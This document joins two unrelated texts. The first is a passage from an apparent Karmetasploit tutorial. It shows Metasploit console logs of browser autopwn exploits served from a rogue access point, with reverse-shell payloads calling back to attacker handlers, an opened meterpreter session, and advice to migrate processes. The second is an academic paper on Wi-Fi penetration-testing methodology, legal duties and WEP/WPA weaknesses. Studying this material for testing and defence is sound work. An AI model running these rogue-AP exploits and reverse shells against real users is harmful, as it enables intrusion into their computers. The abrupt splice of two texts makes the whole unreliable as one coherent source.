NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "loots_pkey" for table "loots"
NOTICE:  CREATE TABLE will create implicit sequence "users_id_seq" for serial column "users.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "users_pkey" for table "users"
NOTICE:  CREATE TABLE will create implicit sequence "reports_id_seq" for serial column "reports.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "reports_pkey" for table "reports"
NOTICE:  CREATE TABLE will create implicit sequence "tasks_id_seq" for serial column "tasks.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "tasks_pkey" for table "tasks"
```

In this image, Karmetasploit is setting LHOST to 10.0.0.1, and setting other options like Server Port (SRVPORT), path of the URL (URIPATH), etc. It is also starting up services like POP3 and FTP.



```
msf auxiliary(http) > [*] Using URL: http://0.0.0.0:55550/deBeWAdT
[*]  Local IP: http://10.0.2.15:55550/deBeWAdT
[*] Server started.
[*] Starting exploit multi/browser/java_calendar_deserialize with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:55550/Tm0inXrFws
[*]  Local IP: http://10.0.2.15:55550/Tm0inXrFws
[*] Server started.
[*] Starting exploit multi/browser/java_trusted_chain with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:55550/pxkwAiA
[*]  Local IP: http://10.0.2.15:55550/pxkwAiA
[*] Server started.
[*] Starting exploit multi/browser/mozilla_compareto with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:55550/UEejClhtGlNIMX
[*]  Local IP: http://10.0.2.15:55550/UEejClhtGlNIMX
[*] Server started.
[*] Starting exploit multi/browser/mozilla_navigatorjava with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:55550/laHtjk8s
[*]  Local IP: http://10.0.2.15:55550/laHtjk8s
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:55550/xqyOUfNbajlo9
[*]  Local IP: http://10.0.2.15:55550/xqyOUfNbajlo9
[*] Server started.
[*] Starting exploit multi/browser/opera_historysearch with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:55550/CjXjoM7
[*]  Local IP: http://10.0.2.15:55550/CjXjoM7
[*] Server started.
[*] Starting exploit osx/browser/safari_metadata_archive with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:55550/TWGQxx
```


Here it is loading all the autopwn exploits, and setting up their corresponding payloads. Most of these payloads are reverse payloads, which can also work if the victim is behind a NAT, as the connection is made being from the client to the attacker and not from the attacker to the client.



```
msf auxiliary(http) > [*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 10.0.0.1:3333
[*] Starting the payload handler...
msf auxiliary(http) > [*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 10.0.0.1:6666
[*] Starting the payload handler...
[*] Started reverse handler on 10.0.0.1:7777
[*] Starting the payload handler...

[*] --- Done, found 19 exploit modules

[*] Using URL: http://0.0.0.0:55550/ads
[*]  Local IP: http://10.0.2.15:55550/ads
[*] Server started.
msf auxiliary(http) > 
```


Once the client connects to us, an IP-address will be handed over to it from our DHCP server, we can find this out by looking at the logs. Also in the Airbase-ng output we can also see that some clients have connected to us.

When the user opens up his browser, all he sees is this page showing the Loading sign. This page, however, can be modified by the hacker to make a custom web page as the HTML file is present in the Metasploit directory.




Loading...

In the background, however, a lot of action is happening as is evident from the Karmetasploit output below. We can see two Javascript reports in the output. Karma has identified the operating systems running on these systems as well as the browser and their versions. Based on that, it has identified some exploits and is starting to drop the payloads on the systems.



```
[*] HTTP REQUEST 10.0.0.25 > 10.0.0.1:80 GET / Mac Safari 5.0.5 cookies=
[*] Request '/ads' from 10.0.0.25:53290
[*] Request '/ads?sessid=TWFjIE9TIFg6dW5kZWZpbmVkOnVuZGVmaW5lZDplbillczp40DY6U2FmYXJpOjUuMC41Og%3d%3d' from 10.
0.0.25:53290
[*] JavaScript Report: Mac OS X:undefined:undefined:en-us:x86:Safari:5.0.5:
[*] Responding with exploits
  adding: svG6BYjf.mov (deflated 9%)
  adding: __MACOSX/._svG6BYjf.mov (deflated 87%)
[*] Handling request from 10.0.0.25:53290...
[*] Payload will be a Java reverse shell to 10.0.0.1:7777 from 10.0.0.25...
[*] Generated jar to drop (4927 bytes).
[*] Handling request from 10.0.0.25:53291...
[*] Sun Java Calendar Deserialization Exploit sending Applet.jar to 10.0.0.25:53295...
[*] Sending Applet.jar to 10.0.0.25:53296...
[*] Sun Java Calendar Deserialization Exploit sending Applet.jar to 10.0.0.25:53295...
[*] Sending Applet.jar to 10.0.0.25:53296...
[*] HTTP REQUEST 10.0.0.27 > 10.0.0.1:80 GET / Windows IE 9.0 cookies=
[*] Request '/ads' from 10.0.0.27:51435
[*] Request '/ads?sessid=V2luZG93czo3OnVuZGVmaW5lZDplbillczp40DY6TVNJRTo4LjA6' from 10.0.0.27:51435
[*] JavaScript Report: Windows:7:undefined:en-us:x86:MSIE:8.0:
[*] Responding with exploits
[*] HTTP REQUEST 10.0.0.27 > 10.0.0.1:80 GET /favicon.ico Windows IE 9.0 cookies=
[*] 10.0.0.27:51440 Received request for "/vWa4J2NCr"
[-] 10.0.0.27:51440 Target machine does not have the .NET CLR 2.0.50727
[*] Handling request from 10.0.0.27:51438...
[*] Payload will be a Java reverse shell to 10.0.0.1:7777 from 10.0.0.27...
[*] Generated jar to drop (4927 bytes).
[*] Handling request from 10.0.0.27:51439...
[*] HTTP REQUEST 10.0.0.25 > 10.0.0.1:80 GET / Mac Safari 5.0.5 cookies=
[*] Request '/ads' from 10.0.0.25:53300
[*] Request '/ads?sessid=TWFjIE9TIFg6dW5kZWZpbmVkOnVuZGVmaW5lZDplbillczp40DY6U2FmYXJpOjUuMC41Og%3d%3d' from 10.
0.0.25:53300
[*] JavaScript Report: Mac OS X:undefined:undefined:en-us:x86:Safari:5.0.5:
```

The results are different when working with an unpatched Windows box, we get a meterpreter session on the system, also note that we must migrate to another process as soon as we get a shell because the user may close the browser and hence our connectivity may be lost.



```
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.0.134
[*] Meterpreter session 5 opened (192.168.0.138:49660 -> 192.168.0.134:4444) at 2011-12-12 16:51
:41 -0500

meterpreter > migrate 192
[*] Migrating to 192...
[*] Migration completed successfully.
meterpreter >
```

Now we have a shell to the victim system and then we can start do a lot of magic.

Professional methodologies in Wi-Fi penetration testing

by David Futsi

The purpose of this document is to present professional methodologies within Wi-Fi penetration testing. The information provided will be gathered from relevant research papers that discuss the present methodologies, tools and professional issues a penetration tester would consider within a business environment. Existing penetration testing frameworks will be analyzed to conclude a combined methodology for wireless penetration testing. Common exploitation methods will be discussed as well. Social, ethical, professional and legal issues (SEPL) will be considered and detailed.

Introduction

Computer networking is an important factor to consider in modern day society. In 1997, the IEEE 802.11 standards (also known as Wi-Fi) were implemented. Wireless security has been an issue ever since the WEP security protocol was cracked. Due to this development, businesses could face substantial losses if successful Wi-Fi attacks are carried out. Many organizations provide the use of Wi-Fi to meet employees' and clients' needs. Ethical hackers are sometimes employed to perform a penetration test for an organization to successfully identify and report weaknesses in the company's network. The complete methodology of such a penetration test will be detailed throughout this paper.

Legal obligations

Considering the legal aspects of penetration tests, this section will be detailed before any of the other sections due to its importance. Aspects from this section, with references to pen testing methodologies, will be mentioned within the appropriate sections of this paper.

Legal implications are to be considered since wrong doing could end up with a civil or legal case. At the start of a test, the agreed terms should be discussed between the pen testing team and the organization or client. A common ground should be reached that will ultimately produce a contract signed by both parties (Nitin et. Al, 2009). Highlighting crimes or using fear or deception in the marketing section of penetration testing services is unethical and may not be used to motivate sales (OSSTMM3). The target systems or network must be clearly stated. Failure to comply with the terms and conditions agreed upon will lead to a breach of contract which can have civic or criminal law implications. Furthermore, due to the fact that the ethical hacker might encounter sensitive data, the ISO: 27001 standards need to be considered while working with sensitive data such as employee information. The penetration team must ask if there are any sensitive systems that could be impacted since the team would not want to jeopardize any running processes within the business (Yeo, 2013).

Certain standards provide guidelines for risk assessment and privacy (ISO, 2013). However, if the information is incriminatory, such as child pornography, the penetration tester has to notify his supervisor, his overseer or the company manager. Moreover, the penetration tester has to ensure that the network he is testing is the one agreed upon since the ethical hacker has to consider data protection principles (Data protection act, 2014).

Frequently, more than one WLAN is advertised in a small to medium environment, therefore increasing the chances of establishing a connection to a different network. Therefore, the ethical hacker has to ensure that the performed tests are on the right network, otherwise the Data protection act could be breached. After the penetration test is completed, the captured data has to be properly disposed of to ensure the privacy of the customers or employees who were connected to the wireless network at that time. These aspects should be included in the final report. If the contract states packet analysis, the penetration team will have to include filters in order to respect the privacy rights of the other employees and customers that were connected during the capture phase.

Available formats and methodologies

It is possible for the company to disclose information regarding aspects such as the network layout of the environment. By doing so, the pen testing team requires more time to figure out the network topology thus saving time and money. This approach is also known as a white box penetration test. On the opposite side of the axis, black box testing confides no information about the company whatsoever, thus creating a more realistic scenario. However, through this approach, more types of weaknesses can be identified but it can last an extended period of time.

Methodology

Penetration tests evaluate the security of the target network by simulating an attack from an outside or inside source. The ultimate goal is to successfully report and possibly patch the weaknesses encountered. Ethical hackers who offer this service need to consider certain methodologies before testing will commence. Popular methodologies include OSSTMM, NIST 4-Stage Pen-Testing Guideline and ISSAF (Kang, 2008). The ISSAF provides a peer reviewed framework that offers a step by step pen testing methodology as described below. Aspects from the OSSTMM and OWASP, as well as the ISSAF structures and methodologies, will be considered and detailed throughout.

The steps a malicious hacker will attempt are locating the network and connecting to the desired network by breaking the encryption and then sniffing wireless data (Joseph, 2008). Sniffing wireless network traffic can have severe negative implications for a company since a malicious user can intercept communications that contain credit card information or intellectual property. Moreover, the user can further exploit the network to compromise connected workstations.

Security protocols and vulnerabilities in Wireless networks

Wireless networks work by transmitting radio wave lengths in an area. Due to this fact, anyone could connect to the wireless network as long as they have the credentials to join. To prevent this from happening, wireless security protocols were created: WEP, WPA, WPA2 and LEAP. However, these protocols can be bypassed by using software such as aircrack-ng. Packets can be captured when using sniffer software such as Netstumbler or Wireshark, however, the information contained will be encrypted. Nevertheless, a malicious user can still launch a DoS attack against the network with the information provided in the captured packets (Issac and Mohammed,2007). Several other vulnerabilities include default access point setup, wireless gateway attacks and rogue access point installation, DoS attacks and Session Hijacking, mac spoofing and ARP poisoning.

WEP security

One of the security measures implemented in 802.11b networks was Wired Equivalent Privacy (WEP). It consists of a stream encryption cipher that was intended to protect wireless data packets against eavesdroppers (Isaac, 2007). In 2001, the WEP encryption algorithm-RC4- had proven to have flaws (Borisov et al, 2001).

To successfully decrypt a WEP password, the attacker must capture enough Initialization Vectors (IVs) that will eventually be transmitted in the air again as part of a frame that will trick the access point (AP) into replying with a decrypted frame containing the password (Issac and Mohammed, 2007). Software such as netsniff-ng or the aircrack-ng suite can be used to decrypt a WEP based WLAN (Skracic et al, 2014). Depending on the encryption strength, the penetration tester will need to capture approximately 250 000 IVs for 64 bit encryption and 1 500000 IVs for 128 bit WEP encryption (darkAudax, 2010).

WPA and WPA2 protocols

To improve security protocols, the IEEE developed the Wi- Fi protected access (WPA). This new protocol included a temporary key integrity protocol that generated a new 128 bit key for each packet that can therefore prevent the types of attack possible on a WEP encrypted WLAN. The WPA protocol also replaced the cyclic redundancy check available in WEP networks with a message integrity system called Michael. The improved version of WPA is the WPA2 protocol which adopts AES based encryption. Even if WPA and WPA 2 are considered more secure than their predecessor, these protocols are still susceptible to a dictionary attack, especially if the password contains common words found in a dictionary (Skracic et al, 2014). The success of this attack depends on the strength of the dictionary file.

LEAP

The lightweight extensible authentication protocol (LEAP) is a Cisco proprietary method of authentication that is similar to the WEP standard (Skracic et al, 2014). Like WEP, it can be easily cracked by the use of tools such as Asleap.

ARP poisoning

Address resolution protocol (ARP) poisoning is a form of attack that exploits the ARP cache and intercepts communications between two clients in the network. It can also be considered as sniffing since it intercepts incoming packets but modifies them to distort the destination address or contained message. This attack is achieved by sending ARP replies to one of the computers associating the attacker's MAC address with the other host's MAC (Issac and Mohammed, 2007).

DoS attacks and session hijacking

Traffic can be injected into the wireless network without actually being connected to it, therefore making a denial of service (DoS) attack possible. Furthermore, flooding a wireless station with continuous disassociate commands will force all the clients to disconnect from the wireless network, therefore providing the attacker's chance to assume the identity and privileges of a disconnected system (Issac and Mohammed, 2007).

Penetration testing steps

In the OWASP penetration testing model for Wireless networks, three steps have been identified: locating a wireless network, attaching to the found network and sniffing the wireless data. Structure-wise, the proposed methodology will be composed of the ISSAF WLAN security assessment (figure 1) together with the OWASP Wireless exploitation steps. Professional procedures and ethical conduit from OSSTMM3 will be mentioned throughout the relevant sections.




Figure 1. ISSAF WLAN security assessment steps. (ISSAF, 2004)

Information gathering/ Reconnaissance

This section of this framework covers the description of networks, hosts and the tools that are being used to perform the test. A contractual settlement between analysts and clients should be first discussed and signed. The objective of the contract must be clearly defined before attempting analysis. The contract should clearly state the limits and dangers of the test as part of statement of the work while also considering permissions for tests such as denial of service, social engineering or survivability features (Herzog, 2010). The ISSAF suggests a penetration testing model for a wired network where a defined IP range exists. However, in a wireless network penetration test, the analyst has to first identify the network's ID and channel.

The first step is to gather information about the target network. Scanner software, such as Wireshark, Netstumbler or Kismet, allows users to identify a Wi-Fi network even if the network has been set up in hidden mode (ISSAF, 2014). Wireless networks broadcast beacons to ensure that clients can successfully identify and connect to the network. Although packet sniffing without connecting to the network is possible, the intercepted data will be encrypted. Nevertheless, these packets can still offer information on the network, such as IP addresses or BSSID, which can be used to perform a DoS attack (Issac and Mohammed, 2007).

Scanning and vulnerability detection

In a wired environment, nmap and Nessus would be used to identify weaknesses and open ports on the target computer. Usually, Nessus can be used to identify the weaknesses in a networked system. However, considering the security implementation of wireless networks, password cracking could be attempted. The analyst must determine if the WLAN employs any encryption protocol. Other steps include: intercepting encrypted data to determine MAC addresses, trying default logins for the default gateway's web interface, telnet or FTP. This section details mapping out networks and their vulnerabilities in a wireless environment. This step tests for the WLANs ESSID, channel the network operates on and the WLAN's encryption method. This can be achieved by capturing encrypted packets with software such as Kismet.

Audit and review

The analyst should create a questionnaire for the client in order to find out more details regarding the network. These details can include: firewall settings, access controls, open ports or running services. This step is commonly found in a white box testing method. In methods such as black box testing, this step will be skipped.

Penetration/cracking

Considering the wireless network environment, the first step would be to access the network by breaking its encryption (Joseph, 2008). In a wireless environment, one of the ways a hacker will try to penetrate the network is to brute force or dictionary attack the encryption protocol. In case the network employed WEP standard Is used as a security measure, the attacker can brute force the password using the aircrack-ng suite or Cowpatty. Once sufficient IV packets have been captured, the software can decrypt the WEP password. In case the network employs WPA or WPA2, the hacker will most likely attempt to gain access by performing a dictionary attack by using aircrack-ng suite. The success rate of this attack is determined by the strength of the dictionary file, whereas in a brute forcing case, the CPU power is the determining factor (Gold, 2012).

Media access control (MAC) spoofing can be considered as part of this step if the wireless AP has the MAC filtering option enabled. This option prevents devices with unknown MACs to connect to the desired network. However, this security measure can easily be bypassed by using spoofing software such as SMAC or TMACv6. In a Linux environment, this can be achieved by closing the interface and then issuing a "macchanger" command for the specified interface.

Once connected to the wireless network, a malicious user has different options at his disposal, such as performing a denial of service attack or sniffing the network. By using sniffing software once authenticated to the network, an attacker can listen to the broadcast transmissions in which sensitive data is contained. Considering legal and ethical procedures, the penetration has to employ filters according to the terms stipulated by the client company.

Reporting and destroying artifacts

In this step, the pen testing team will conclude a report in which all the undergone steps will be detailed: date and time, scope of the project, used tools and exploits, outputs of tools and weaknesses, a list of identified vulnerabilities and recommendations. Furthermore, all remnants of the penetration test, such as backdoors, key loggers or exploitation software, should be permanently removed from the targets.

Considering the data protection act, the captured packets should be properly disposed of since the information obtained could present severe implications if a malicious hacker would obtain it. In addition, the Human Rights Act of 1998 can be breached if the dump files are not disposed. In case these aspects are not feasible, the report should clearly state where those remnants are located. Results that involve non security personnel can only be reported in statistics or by not disclosing their identity (Herzog, 2010).

Finally, the analyst is supposed to include recommendations for improving the security features on the client's wireless network. These improvements can be: employing a stronger password, changing to WPA2 encryption, deploy a layer 3 VPN for WLANs, disable the SSID broadcast, enable MAC filtering, periodically update software and firmware, eliminate rogue access points, deploy and intrusion detection system (IDS) and keep logs for forensic analysis (Joseph, 2008).

SEPL implications

Ethical actions require a professional pen tester's action not to use the information they come across for personal gain or publication purposes. Structure-wise, the ISSAF framework is recommended as it provides a detailed breakdown of the steps required in a penetration test. Unlike in a wired network, the transmissions taking place between hosts in a wireless network can be easily intercepted, thus raising social ethical and legal issues. During a wireless penetration test, the ethical hacker might come across sensitive information, such as email addresses, credit card information or contacts, thereby breaching the Human rights act of 1998. In order to prevent this from happening, the pen testing team has to set filters when intercepting packets to insure that personal employee information would not be captured. Ethical and professional practices require that the penetration tester discard the dump files acquired by sniffing after the scope of the testing has been achieved.

From an ethics point of view, the penetration team shouldn't use the discovered weaknesses to connect to the network, alter, add or remove data (Computer misuse act, 2010). From a legal point of view, the analyst is supposed to record all the actions taken throughout the test to later produce a report (Joseph, 2008). The client company will then analyze the report to determine if any breaches have been made.

Due to its detailed legal implications, the OSSTMM3 framework is to be taken into consideration since it includes a detailed section of professional and legal aspects a pentester should always consider. The company the analyst had worked for may be mentioned in marketing presentations only if the client has given permission to do so (Herzog, 2010).White hat hackers can easily become black hats if they take advantage of sensitive information while intercepting sensitive data over the Wireless network.

Evidential continuity is to be considered since it is advisable for the penetration tester to keep and continuously update a record of his actions that the employer can easily review. From an economic perspective, the ethical hacker must make sure that systems or networks that handle sensitive data are not tampered with during the testing procedure. Conducting a DoS attack on the WLAN could have a negative impact on the company's revenue stream or reputation, especially if transactions are taking place at the same time with the penetration test. Another professional aspect is the complete removal of any software used, as well as deleting the information obtained on the assessed WLAN, such as network ESSID, topology or encryption type. These findings are to be destroyed after the pen testing report has been submitted, otherwise it could have severe influences for the client if that information leaks. To further insure professionalism, the analyst has to know how the tools work and have them tested in a lab prior to conducting any analysis (Herzog, 2010).

Conclusion

In a wireless environment, the penetration team would have to consider a different approach than they would normally employ for a wired network. Present methodologies have been reviewed and analyzed to successfully create a proposed methodology that contains aspects from all of them. It is obvious that the current security protocols can be bypassed, therefore, it is recommended to employ the WPA2 security protocol with a strong password. A strong password must include at least 15 alpha numeric characters that include symbols and a mix of upper and lower case letters. Best practice will not include a password formed out of words found in a dictionary. Due to the fact that secured networks provide encrypted packets, the ethical hacker would first have to connect to the network to successfully intercept wireless packets without having to decrypt them.

Moreover, the professional and legal considerations would be slightly greater than usual, since a business environment might deploy several WLANs within the building, therefore deeming extra care as to what network the pen tester would penetrate and eavesdrop on.

References

Biju Isaac, Lawan A. Mohammed (2007). War Driving and WLAN Security Issues - Attacks, Security Design and Remedies. Information Systems Management. 24 (4), 289-298.

Byeong-HO KANG. (2008). About Effective Penetration Testing Security .Journal of Security Engineering. 5 (1), 10-18.

Computer Misuse Act. (2000). Computer Misuse Act. Available:http://www.doc.gold.ac.uk/~mas01rk/Teaching/CIS110/note s/Computer-misuse.html.

darkAudax. (2010). Tutorial: Simple WEP Crack. Available: http://www.aircrack-ng.org/doku.php?id=simple_wep_crack&DokuWiki=g625jstvnebna2p4r3vukjarm4.

Data protection act. (2014). Data protection act. Available: /www.gov.uk/data-protection/the-data-protection-act.Human Rights Act. (1998). Human Rights Act. Available: http://www.legislation.gov.uk/ukpga/1998/42/schedule/1/pa rt/I/chapter/7

John Yeo. (2013). Computer Fraud & Security.Using penetration testing to enhance your company's security.4 ,17-20.

Kristian Skracic,Juraj Petrovic, Predrag Pale,Dijana Tralic. (2014). Virtual wireless penetration testing laboratory model. International Symposium ELMAR-10-12 September 2014. Zadar, Croatia,pp 281-284.

Mr. Nitin A. Naik, Mr. Gajanan, D. Kurundkar, Dr. Santosh, D. Khamitkar, Dr. Namdeo, V. Kalyankar. (2009). Penetration Testing: A Roadmap to Network Security .JOURNAL OF COMPUTING. 1, 187-190.

Nikita Borisov, Ian Goldberg, David Wagner. (2001). Intercepting Mobile Communications: The Insecurity of 802.11., 1-9.

Pete Herzog. (2010). The open source security testing manual. Available: http://www.isecom.org/research/osstmm.html.

Sheetal Joseph. (2008). Wireless Security. /www.owasp.org/images/e/e5/OWASP_Mumbai_2008.pdf.

Stanley Wong. (2003). The evolution of wireless security in 802.11 networks: WEP, WPA and 802.11 standards. SANS Institue InfoSec Reading Room. , 1-12.

